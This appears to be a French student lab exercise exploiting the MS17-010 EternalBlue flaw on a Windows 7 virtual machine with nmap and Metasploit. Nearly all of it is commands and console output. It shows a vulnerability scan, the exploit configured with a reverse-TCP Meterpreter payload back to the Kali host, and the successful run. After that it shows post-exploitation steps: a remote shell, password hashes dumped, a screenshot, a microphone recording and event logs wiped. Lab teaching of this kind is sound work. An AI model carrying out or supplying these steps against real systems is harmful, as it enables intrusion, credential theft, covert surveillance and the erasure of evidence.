Projet Labs vulnérabilités de windows (Kali Linux et Windows)

Travail demandé :

- Tout d'abord, il faut rechercher les vulnérabilités de la cible. Pour cela, on peut utiliser nmap. ***root@kali#nmap --script vuln <ip de la cible>***

```
┌──(root㉿mk)-[/home/mk]
└─# nmap --script vuln 192.168.2.64
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-17 08:54 CET
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for eleve-pc.home (192.168.2.64)
Host is up (0.00049s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsdapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:54:9B:9B (Oracle VirtualBox virtual NIC)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Nmap done: 1 IP address (1 host up) scanned in 134.82 seconds
```

Le scan permet de voir les vulnérabilités de l'équipement. On peut voir aussi la date de la découverte de la faille et des informations à son sujet. Ici, on remarque notamment la vulnérabilité ms17-010. Nous allons exploiter cette faille.

- Démarrez Metasploit

```
┌──(root㉿mk)-[/home/mk]
└─# msfconsole
Metasploit tip: Set the current module's RHOSTS with database values using
hosts -R or services -R

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--||  *


       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

- Recherchez les modules relatifs à la vulnérabilité trouvée: ms17-010

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1    \_ target: Automatic Target             .                .       .      .
   2    \_ target: Windows 7                    .                .       .      .
   3    \_ target: Windows Embedded Standard 7  .                .       .      .
   4    \_ target: Windows Server 2008 R2       .                .       .      .
   5    \_ target: Windows 8                    .                .       .      .
   6    \_ target: Windows 8.1                  .                .       .      .
   7    \_ target: Windows Server 2012          .                .       .      .
   8    \_ target: Windows 10 Pro               .                .       .      .
   9    \_ target: Windows 10 Enterprise Evaluation .            .       .      .
   10 exploit/windows/smb/ms17_010_psexec       2017-03-14       normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11   \_ target: Automatic                    .                .       .      .
   12   \_ target: PowerShell                   .                .       .      .
   13   \_ target: Native upload                .                .       .      .
   14   \_ target: MOF upload                   .                .       .      .
   15   \_ AKA: ETERNALSYNERGY                  .                .       .      .
   16   \_ AKA: ETERNALROMANCE                  .                .       .      .
   17   \_ AKA: ETERNALCHAMPION                 .                .       .      .
   18   \_ AKA: ETERNALBLUE                     .                .       .      .
   19 auxiliary/admin/smb/ms17_010_command      2017-03-14       normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20   \_ AKA: ETERNALSYNERGY                  .                .       .      .
   21   \_ AKA: ETERNALROMANCE                  .                .       .      .
   22   \_ AKA: ETERNALCHAMPION                 .                .       .      .
   23   \_ AKA: ETERNALBLUE                     .                .       .      .
   24 auxiliary/scanner/smb/smb_ms17_010        .                normal  No     MS17-010 SMB RCE Detection
   25   \_ AKA: DOUBLEPULSAR                    .                .       .      .
   26   \_ AKA: ETERNALBLUE                     .                .       .      .
   27 exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great   Yes    SMB DOUBLEPULSAR Remote Code Execution
   28   \_ target: Execute payload (x64)        .                .       .      .
   29   \_ target: Neutralize implant           .                .       .      .


Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf6 >
```

- chargez le module n°2 ms17_010_eternalblue

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

- Mettez la cible : **set RHOSTS <ip de la cible>**

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.2.64
RHOSTS => 192.168.2.64
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

- Mettez Kali en hôte attaquant : **set LHOST <ip de kali>**

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.2.68
LHOST => 192.168.2.68
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   payload/generic/custom                        .                normal  No     Custom Payload
   1   payload/generic/shell_bind_aws_ssm            .                normal  No     Command Shell, Bind SSM (via AWS API)
   2   payload/generic/shell_bind_tcp                .                normal  No     Generic Command Shell, Bind TCP Inline
   3   payload/generic/shell_reverse_tcp             .                normal  No     Generic Command Shell, Reverse TCP Inline
   4   payload/generic/ssh/interact                  .                normal  No     Interact with Established SSH Connection
   5   payload/windows/x64/custom/bind_ipv6_tcp      .                normal  No     Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager
   6   payload/windows/x64/custom/bind_ipv6_tcp_uuid .                normal  No     Windows shellcode stage, Windows x64 IPv6 Bind TCP Stager with UUID Support
   7   payload/windows/x64/custom/bind_named_pipe    .                normal  No     Windows shellcode stage, Windows x64 Bind Named Pipe Stager
   8   payload/windows/x64/custom/bind_tcp           .                normal  No     Windows shellcode stage, Windows x64 Bind TCP Stager
   9   payload/windows/x64/custom/bind_tcp_rc4       .                normal  No     Windows shellcode stage, Bind TCP Stager (RC4 Stage Encryption, Metasm)
   10  payload/windows/x64/custom/bind_tcp_uuid      .                normal  No     Windows shellcode stage, Bind TCP Stager with UUID Support (Windows x64)
   11  payload/windows/x64/custom/reverse_http       .                normal  No     Windows shellcode stage, Windows x64 Reverse HTTP Stager (wininet)
   12  payload/windows/x64/custom/reverse_https      .                normal  No     Windows shellcode stage, Windows x64 Reverse HTTP Stager (wininet)
   13  payload/windows/x64/custom/reverse_named_pipe .                normal  No     Windows shellcode stage, Windows x64 Reverse Named Pipe (SMB) Stager
   14  payload/windows/x64/custom/reverse_tcp        .                normal  No     Windows shellcode stage, Windows x64 Reverse TCP Stager
   15  payload/windows/x64/custom/reverse_tcp_rc4    .                normal  No     Windows shellcode stage, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   16  payload/windows/x64/custom/reverse_tcp_uuid   .                normal  No     Windows shellcode stage, Reverse TCP Stager with UUID Support (Windows x64)
   17  payload/windows/x64/custom/reverse_winhttp    .                normal  No     Windows shellcode stage, Windows x64 Reverse HTTP Stager (winhttp)
   18  payload/windows/x64/custom/reverse_winhttps   .                normal  No     Windows shellcode stage, Windows x64 Reverse HTTPS Stager (winhttp)
   19  payload/windows/x64/exec                      .                normal  No     Windows x64 Execute Command
   20  payload/windows/x64/loadlibrary               .                normal  No     Windows x64 LoadLibrary Path
   21  payload/windows/x64/messagebox                .                normal  No     Windows MessageBox x64
   22  payload/windows/x64/meterpreter/bind_ipv6_tcp .                normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager
   23  payload/windows/x64/meterpreter/bind_ipv6_tcp_uuid .           normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 IPv6 Bind TCP Stager with UUID Support
   24  payload/windows/x64/meterpreter/bind_named_pipe .              normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Bind Named Pipe Stager
   25  payload/windows/x64/meterpreter/bind_tcp      .                normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Bind TCP Stager
   26  payload/windows/x64/meterpreter/bind_tcp_rc4  .                normal  No     Windows Meterpreter (Reflective Injection x64), Bind TCP Stager (RC4 Stage Encryption, Metasm)
   27  payload/windows/x64/meterpreter/bind_tcp_uuid .                normal  No     Windows Meterpreter (Reflective Injection x64), Bind TCP Stager with UUID Support (Windows x64)
   28  payload/windows/x64/meterpreter/reverse_http  .                normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
   29  payload/windows/x64/meterpreter/reverse_https .                normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (wininet)
   30  payload/windows/x64/meterpreter/reverse_named_pipe .           normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse Named Pipe (SMB) Stager
   31  payload/windows/x64/meterpreter/reverse_tcp   .                normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse TCP Stager
   32  payload/windows/x64/meterpreter/reverse_tcp_rc4 .              normal  No     Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   33  payload/windows/x64/meterpreter/reverse_tcp_uuid .             normal  No     Windows Meterpreter (Reflective Injection x64), Reverse TCP Stager with UUID Support (Windows x64)
   34  payload/windows/x64/meterpreter/reverse_winhttp .              normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTP Stager (winhttp)
   35  payload/windows/x64/meterpreter/reverse_winhttps .             normal  No     Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse HTTPS Stager (winhttp)
   36  payload/windows/x64/peinject/bind_ipv6_tcp    .                normal  No     Windows Inject Reflective PE Files, Windows x64 IPv6 Bind TCP Stager
   37  payload/windows/x64/peinject/bind_ipv6_tcp_uuid .              normal  No     Windows Inject Reflective PE Files, Windows x64 IPv6 Bind TCP Stager with UUID Support
   38  payload/windows/x64/peinject/bind_named_pipe  .                normal  No     Windows Inject Reflective PE Files, Windows x64 Bind Named Pipe Stager
   39  payload/windows/x64/peinject/bind_tcp         .                normal  No     Windows Inject Reflective PE Files, Windows x64 Bind TCP Stager
   40  payload/windows/x64/peinject/bind_tcp_rc4     .                normal  No     Windows Inject Reflective PE Files, Bind TCP Stager (RC4 Stage Encryption, Metasm)
   41  payload/windows/x64/peinject/bind_tcp_uuid    .                normal  No     Windows Inject Reflective PE Files, Bind TCP Stager with UUID Support (Windows x64)
   42  payload/windows/x64/peinject/reverse_named_pipe .              normal  No     Windows Inject Reflective PE Files, Windows x64 Reverse Named Pipe (SMB) Stager
   43  payload/windows/x64/peinject/reverse_tcp      .                normal  No     Windows Inject Reflective PE Files, Windows x64 Reverse TCP Stager
```

```
   44  payload/windows/x64/peinject/reverse_tcp_rc4  .                normal  No     Windows Inject Reflective PE Files, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   45  payload/windows/x64/peinject/reverse_tcp_uuid .                normal  No     Windows Inject Reflective PE Files, Reverse TCP Stager with UUID Support (Windows x64)
   46  payload/windows/x64/pingback_reverse_tcp      .                normal  No     Windows x64 Pingback, Reverse TCP Inline
   47  payload/windows/x64/powershell_bind_tcp       .                normal  No     Windows Interactive Powershell Session, Bind TCP
   48  payload/windows/x64/powershell_reverse_tcp    .                normal  No     Windows Interactive Powershell Session, Reverse TCP
   49  payload/windows/x64/powershell_reverse_tcp_ssl .              normal  No     Windows Interactive Powershell Session, Reverse TCP SSL
   50  payload/windows/x64/shell/bind_ipv6_tcp       .                normal  No     Windows x64 Command Shell, Windows x64 IPv6 Bind TCP Stager
   51  payload/windows/x64/shell/bind_ipv6_tcp_uuid  .                normal  No     Windows x64 Command Shell, Windows x64 IPv6 Bind TCP Stager with UUID Support
   52  payload/windows/x64/shell/bind_named_pipe     .                normal  No     Windows x64 Command Shell, Windows x64 Bind Named Pipe Stager
   53  payload/windows/x64/shell/bind_tcp            .                normal  No     Windows x64 Command Shell, Windows x64 Bind TCP Stager
   54  payload/windows/x64/shell/bind_tcp_rc4        .                normal  No     Windows x64 Command Shell, Bind TCP Stager (RC4 Stage Encryption, Metasm)
   55  payload/windows/x64/shell/bind_tcp_uuid       .                normal  No     Windows x64 Command Shell, Bind TCP Stager with UUID Support (Windows x64)
   56  payload/windows/x64/shell/reverse_tcp         .                normal  No     Windows x64 Command Shell, Windows x64 Reverse TCP Stager
   57  payload/windows/x64/shell/reverse_tcp_rc4     .                normal  No     Windows x64 Command Shell, Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   58  payload/windows/x64/shell/reverse_tcp_uuid    .                normal  No     Windows x64 Command Shell, Reverse TCP Stager with UUID Support (Windows x64)
   59  payload/windows/x64/shell_bind_tcp            .                normal  No     Windows x64 Command Shell, Bind TCP Inline
   60  payload/windows/x64/shell_reverse_tcp         .                normal  No     Windows x64 Command Shell, Reverse TCP Inline
   61  payload/windows/x64/vncinject/bind_ipv6_tcp   .                normal  No     Windows x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager
   62  payload/windows/x64/vncinject/bind_ipv6_tcp_uuid .             normal  No     Windows x64 VNC Server (Reflective Injection), Windows x64 IPv6 Bind TCP Stager with UUID Support
   63  payload/windows/x64/vncinject/bind_named_pipe .                normal  No     Windows x64 VNC Server (Reflective Injection), Windows x64 Bind Named Pipe Stager
   64  payload/windows/x64/vncinject/bind_tcp        .                normal  No     Windows x64 VNC Server (Reflective Injection), Windows x64 Bind TCP Stager
   65  payload/windows/x64/vncinject/bind_tcp_rc4    .                normal  No     Windows x64 VNC Server (Reflective Injection), Bind TCP Stager (RC4 Stage Encryption, Metasm)
   66  payload/windows/x64/vncinject/bind_tcp_uuid   .                normal  No     Windows x64 VNC Server (Reflective Injection), Bind TCP Stager with UUID Support (Windows x64)
   67  payload/windows/x64/vncinject/reverse_http    .                normal  No     Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)
   68  payload/windows/x64/vncinject/reverse_https   .                normal  No     Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (wininet)
   69  payload/windows/x64/vncinject/reverse_tcp     .                normal  No     Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse TCP Stager
   70  payload/windows/x64/vncinject/reverse_tcp_rc4 .                normal  No     Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
   71  payload/windows/x64/vncinject/reverse_tcp_uuid .               normal  No     Windows x64 VNC Server (Reflective Injection), Reverse TCP Stager with UUID Support (Windows x64)
   72  payload/windows/x64/vncinject/reverse_winhttp .                normal  No     Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTP Stager (winhttp)
   73  payload/windows/x64/vncinject/reverse_winhttps .               normal  No     Windows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTPS Stager (winhttp)
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         192.168.2.64     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.2.68     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


View the full module info with the info, or info -d command.
```

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.2.68:4444
[*] 192.168.2.64:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.2.64:445      - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional N 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.2.64:445      - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.2.64:445 - The target is vulnerable.
[*] 192.168.2.64:445 - Connecting to target for exploitation.
[+] 192.168.2.64:445 - Connection established for exploitation.
[+] 192.168.2.64:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.2.64:445 - CORE raw buffer dump (44 bytes)
[*] 192.168.2.64:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.2.64:445 - 0x00000010  73 69 6f 6e 61 6c 20 4e 20 37 36 30 31 20 53 65  sional N 7601 Se
[*] 192.168.2.64:445 - 0x00000020  72 76 69 63 65 20 50 61 63 6b 20 31              rvice Pack 1
[+] 192.168.2.64:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.2.64:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.2.64:445 - Sending all but last fragment of exploit packet
[*] 192.168.2.64:445 - Starting non-paged pool grooming
[+] 192.168.2.64:445 - Sending SMBv2 buffers
[+] 192.168.2.64:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.2.64:445 - Sending final SMBv2 buffers.
[*] 192.168.2.64:445 - Sending last fragment of exploit packet!
[*] 192.168.2.64:445 - Receiving response from exploit packet
[+] 192.168.2.64:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.2.64:445 - Sending egg to corrupted connection.
[*] 192.168.2.64:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.2.64
[*] Meterpreter session 1 opened (192.168.2.68:4444 -> 192.168.2.64:49171) at 2024-12-17 09:11:33 +0100
[+] 192.168.2.64:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 192.168.2.64:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
[+] 192.168.2.64:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

meterpreter >
```

Vous devez constater le shell après l'attaque. De la, vous pouvez exécuter des commandes sur la cible.

Cette attaque fonctionne sur:

- Windows Server 2016
- Windows 10 version 1607
- Windows 10 version 1511
- Windows 10 version 1507
- Windows Server 2012 R2
- Windows 8.1
- Windows Server 2012
- Windows 8
- Windows Server 2008 R2
- Windows 7
- Windows Server 2008 Service Pack 2
- Windows Vista
- Windows Server 2003 Service Pack 2
- Windows XP

```
meterpreter > shell
Process 2708 created.
Channel 1 created.
Microsoft Windows [version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Tous droits r◆serv◆s.

C:\Windows\system32>
```

```
meterpreter > sysinfo
Computer        : ELEVE-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : fr_FR
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

```
meterpreter > execute
Usage: execute -f file [options]
Executes a command on the remote machine.

OPTIONS:

    -a   The arguments to pass to the command.
    -c   Channelized I/O (required for interaction).
    -d   The 'dummy' executable to launch when using -m.
    -f   The executable command to run.
    -h   Help menu.
    -H   Create the process hidden from view.
    -i   Interact with the process after creating it.
    -k   Execute process on the meterpreters current desktop
    -m   Execute from memory.
    -p   Execute process in a pty (if available on target platform)
    -s   Execute process in a given session as the session user
    -t   Execute process with currently impersonated thread token
    -z   Execute process in a subshell
meterpreter >
```

```
meterpreter > download
Usage: download [options] src1 src2 src3 ... destination

Downloads remote files and directories to the local machine.

OPTIONS:

    -a   Enable adaptive download buffer size
    -b   Set the initial block size for the download
    -c   Resume getting a partially-downloaded file
    -h   Help banner
    -l   Set the limit of retries (0 unlimits)
    -r   Download recursively
    -t   Timestamp downloaded files

meterpreter >
```

```
meterpreter > upload
Usage: upload [options] src1 src2 src3 ... destination

Uploads local files and directories to the remote machine.

OPTIONS:

    -h  Help banner
    -r  Upload recursively

meterpreter >
```

```
meterpreter > ps

Process List
============

 PID   PPID  Name                Arch  Session  User                          Path
 ---   ----  ----                ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System              x64   0
 268   4     smss.exe            x64   0        AUTORITE NT\Syst◆◆me          \SystemRoot\System32\smss.exe
 340   332   csrss.exe           x64   0        AUTORITE NT\Syst◆◆me          C:\Windows\system32\csrss.exe
 376   332   wininit.exe         x64   0        AUTORITE NT\Syst◆◆me          C:\Windows\system32\wininit.exe
 388   368   csrss.exe           x64   1        AUTORITE NT\Syst◆◆me          C:\Windows\system32\csrss.exe
 428   368   winlogon.exe        x64   1        AUTORITE NT\Syst◆◆me          C:\Windows\system32\winlogon.exe
 464   472   svchost.exe         x64   0        AUTORITE NT\SERVICE LOCAL
 472   376   services.exe        x64   0        AUTORITE NT\Syst◆◆me          C:\Windows\system32\services.exe
 484   376   lsass.exe           x64   0        AUTORITE NT\Syst◆◆me          C:\Windows\system32\lsass.exe
 492   376   lsm.exe             x64   0        AUTORITE NT\Syst◆◆me          C:\Windows\system32\lsm.exe
 592   472   svchost.exe         x64   0        AUTORITE NT\Syst◆◆me
 656   472   VBoxService.exe     x64   0        AUTORITE NT\Syst◆◆me          C:\Windows\System32\VBoxService.exe
 712   472   svchost.exe         x64   0        AUTORITE NT\SERVICE R◆◆SEAU
 764   472   svchost.exe         x64   0        AUTORITE NT\SERVICE LOCAL
 848   1140  VBoxTray.exe        x64   1        eleve-PC\eleve                C:\Windows\System32\VBoxTray.exe
 872   472   svchost.exe         x64   0        AUTORITE NT\Syst◆◆me
 904   472   SearchIndexer.exe   x64   0        AUTORITE NT\Syst◆◆me
 928   472   svchost.exe         x64   0        AUTORITE NT\Syst◆◆me
 1040  872   dwm.exe             x64   1        eleve-PC\eleve                C:\Windows\system32\Dwm.exe
 1088  472   svchost.exe         x64   0        AUTORITE NT\SERVICE R◆◆SEAU
 1140  1048  explorer.exe        x64   1        eleve-PC\eleve                C:\Windows\Explorer.EXE
 1188  472   spoolsv.exe         x64   0        AUTORITE NT\Syst◆◆me          C:\Windows\System32\spoolsv.exe
 1224  472   svchost.exe         x64   0        AUTORITE NT\SERVICE LOCAL
 1324  472   svchost.exe         x64   0        AUTORITE NT\SERVICE LOCAL
 1452  388   conhost.exe         x64   1        eleve-PC\eleve                C:\Windows\system32\conhost.exe
 1656  472   svchost.exe         x64   0        AUTORITE NT\SERVICE R◆◆SEAU
 1892  472   sppsvc.exe          x64   0        AUTORITE NT\SERVICE R◆◆SEAU
 1996  472   taskhost.exe        x64   1        eleve-PC\eleve                C:\Windows\system32\taskhost.exe
 2420  1140  cmd.exe             x64   1        eleve-PC\eleve                C:\Windows\System32\cmd.exe
 2824  472   svchost.exe         x64   0        AUTORITE NT\Syst◆◆me

meterpreter >
```

```
meterpreter > getsystem
[-] Already running as SYSTEM
```

```
meterpreter > hashdump
Administrateur:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
eleve:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:84c996a6ec4b509b257589e458f741e8:::
Invité:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ITEadmin:1003:aad3b435b51404eeaad3b435b51404ee:4fcb257446e9591f8fbacf2909da8d7f:::
meterpreter >
```

```
meterpreter > screenshot
Screenshot saved to: /home/mk/MvGogcFu.jpeg
meterpreter >
```

```
meterpreter > search
[-] You must specify a valid file glob to search for, e.g. >search -f *.doc
meterpreter >
```

```
meterpreter > getuid
Server username: AUTORITE NT\Système
meterpreter >
```

```
meterpreter > record_mic
[*] Starting ...
[*] Stopped
Audio saved to: /home/mk/UuLfMTOn.wav
meterpreter >
```


```
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```


```
meterpreter > clearev
[*] Wiping 545 records from Application ...
[*] Wiping 1612 records from System ...
[*] Wiping 586 records from Security ...
meterpreter >
```

Travail demandé:

